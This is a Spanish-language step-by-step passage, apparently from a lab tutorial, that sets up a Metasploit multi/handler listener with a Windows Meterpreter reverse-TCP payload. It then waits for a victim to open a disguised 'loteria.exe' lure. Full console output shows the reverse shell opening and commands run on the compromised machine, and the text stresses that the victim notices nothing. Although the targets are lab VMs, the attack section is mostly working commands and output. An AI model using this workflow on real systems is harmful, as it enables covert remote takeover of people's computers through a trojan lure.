2      exploit/linux/local/abrt_sosreport_priv_esc
3      exploit/windows/misc/cve_2022_28381_allmediaserver_bof
4      exploit/windows/browser/aim_goaway
5      exploit/linux/local/apt_package_manager_persistence
6      exploit/linux/http/accellion_fta_getstatus_oauth
ecution
7      exploit/windows/misc/achat_bof
8      exploit/android/local/janus
9      auxiliary/scanner/http/apache_activemq_traversal
```

PASO 2.

Tenemos que buscar el que se llama **multihandler**, el cual es el número 51, un payload genérico.

```
44   \_ target: FreeBSD 7.3/7.4
45   \_ target: FreeBSD 7.0/7.1/7.2
46   \_ target: FreeBSD 6.3/6.4
47   \_ target: FreeBSD 6.0/6.1/6.2
48   \_ target: FreeBSD 5.5
49   \_ target: FreeBSD 5.3
50   exploit/windows/ftp/gekkomgr_list_reply
51   exploit/multi/handler
52   exploit/windows/misc/hp_dataprotector_new_folder
53   \_ target: HP Data Protector Express 6.0.00.11974 / Windows XP SP3
54   \_ target: HP Data Protector Express 5.0.00.59287 / Windows XP SP3
55   exploit/multi/http/hp_sitescope_uploadfiles_handler
56   \_ target: HP SiteScope 11.20 / Windows 2003 SP2
57   \_ target: HP SiteScope 11.20 / Linux CentOS 6.3
58   exploit/windows/browser/notes_handler_cmdinject
59   auxiliary/dos/misc/ibm_tsm_dos
60   exploit/windows/firewall/blackice_pam_icq
61   \_ target: Bruteforce
```

PASO 3.

Usaremos el comando “**use exploit/multi/handler**”.

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 4.

Ahora configuramos las opciones, indicando a que ip y por qué puerto quiero escuchar. Para ello ejecutamos el comando “**options**”, con el objetivo de verificar que nos pide como requisito.

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> options  
  
Payload options (generic/shell_reverse_tcp):  
Carpeta personal de  
romes  
Name  Current Setting  Required  Description  
----  -----  -----  
LHOST          yes      The listen address (an interface may be  
specified)  
LPORT    4444          yes      The listen port  
  
Exploit target:  
Id  Name  
--  --  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> 
```

PASO 5.

Ahora configuramos la ip por medio de la cual queremos escuchar, para eso usaremos el comando “**set LHOST 192.168.2.8**”.

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.2.8  
LHOST => 192.168.2.8  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 6.

Verificamos que la ip de nuestro parrot ya está configurada en las opciones.

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> options  
  
Payload options (generic/shell_reverse_tcp):  
Garrapeta personal de Romeo  
Name   Current Setting  Required  Description  
-----  -----  
LHOST  192.168.2.8    yes       The listen address (an interface may be  
                                 specified)  
LPORT  4444           yes       The listen port  
  
Exploit target:  
Id  Name  
--  --  
0   Wildcard Target  
  
View the full module info with the info, or info -d command.  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 7.

Ahora configuraremos el payload, para que utilice el que nosotros configuramos y no el genérico. Para ello ejecutamos:

“set payload windows/meterpreter/reverse_tcp”

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 8.

Verificamos que nuestro payload se configuro correctamente. Para ello usamos el comando “options”.


```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> options  
Payload options (windows/meterpreter/reverse_tcp):  
Current settings:  
Name      Current Setting  Required  Description  
----      -----          -----  
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.2.8    yes       The listen address (an interface may be specified)  
LPORT     4444           yes       The listen port
```

PASO 9.

Ahora llego el momento de ejecutar el malware creado y poder escuchar. Para ello ejecutamos el comando “run”, una vez iniciado la escucha, por el puerto 4444, solo toca esperar que alguien caiga.

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run  
[*] Started reverse TCP handler on 192.168.2.8:4444
```

Ahora vamos a la máquina cliente y abrimos el archivo de lotería.



La máquina víctima no se percatará de nuestra presencia, ya que en el todo sigue funcionando con normalidad. Pero si pasamos a Parrot, veremos una sesión abierta. Ubicada en la carpeta Descargas.

```
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Sending stage (177734 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.3:49851) at 202
5-09-29 19:02:45 -0600

(Meterpreter 1)(C:\Users\vagrant\Downloads) >
```

PASO 10.

Ahora podemos ver que es como si estuviéramos en CMD del cliente y podemos ejecutar comandos, por ejemplo, ver la configuración de red, con ipconfig.

```
(Meterpreter 1)(C:\Users\vagrant\Downloads) > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f4:f7:42
MTU : 1500
IPv4 Address : 192.168.2.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b0ec:d7bd:2137:a7c8
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff::
```

PASO 11.

Hacemos un ls. Para verificar lo que contiene esta máquina en la carpeta Descargas.

```
(Meterpreter 1)(C:\Users\vagrant\Downloads) > ls
Listing: C:\Users\vagrant\Downloads
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
100666/rw-rw-rw-  0     fil   2025-09-29 19:20:39 -0600 Romeo.txt
100666/rw-rw-rw-  282   fil   2017-08-06 20:21:27 -0600 desktop.ini
100777/rwxrwxrwx  73802  fil   2025-09-29 16:49:49 -0600 loteria.exe
```


PASO 12.

Salimos de Download para ver que mas tiene esta máquina.

```
(Meterpreter 1)(C:\Users\vagrant\Downloads) > cd ..
(Meterpreter 1)(C:\Users\vagrant) > ls
Listing: C:\Users\vagrant
=====
Mode          Size    Type  Last modified      Name
----          ----    ---   -----           ---
040777/rwxrwx  0     dir   2017-08-06 18:44:16 -06 .bundle
rwx          Romeo
040777/rwxrwx  0     dir   2017-08-06 18:43:06 -06 .gem
rwx          Papeleria
100666/rw-rw-  114   fil   2017-08-06 20:22:55 -06 .gemrc
rw-
040777/rwxrwx  0     dir   2017-08-06 20:23:09 -06 .ssh
rwx          Vbox
100666/rw-rw-  6     fil   2017-08-06 20:22:18 -06 .vbox_version
rw-
040777/rwxrwx  0     dir   2017-08-06 20:16:02 -06 AppData
```

PASO 13:

Vamos a verificar todas las conexiones tcp, para ello usaremos el comando: “**netstat**”. Esto del lado de la víctima.



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\vagrant netstat
Active Connections

 Proto Local Address          Foreign Address        State
 TCP   127.0.0.1:8028          vagrant-2008R2:49217 ESTABLISHED
 TCP   127.0.0.1:8028          vagrant-2008R2:49221 ESTABLISHED
 TCP   127.0.0.1:8028          vagrant-2008R2:49222 ESTABLISHED
 TCP   127.0.0.1:8028          vagrant-2008R2:49223 ESTABLISHED
 TCP   127.0.0.1:8028          vagrant-2008R2:49224 ESTABLISHED
 TCP   127.0.0.1:8028          vagrant-2008R2:49225 ESTABLISHED
```

Si nos vamos al final podemos ver que estamos siendo escuchados por otra dirección ip. En este caso la dirección de nuestro parrot, la cual esta como conexión tcp. Ahora, podemos hacer cualquier cosa que nosotros querramos en la máquina víctima.



```
TCP    192.168.2.3:49180      vagrant-2008R2:9300    ESTABLISHED
TCP    192.168.2.3:49181      vagrant-2008R2:9300    ESTABLISHED
TCP    192.168.2.3:49369      192.168.2.8:4444    ESTABLISHED

C:\Users\vagrant>
```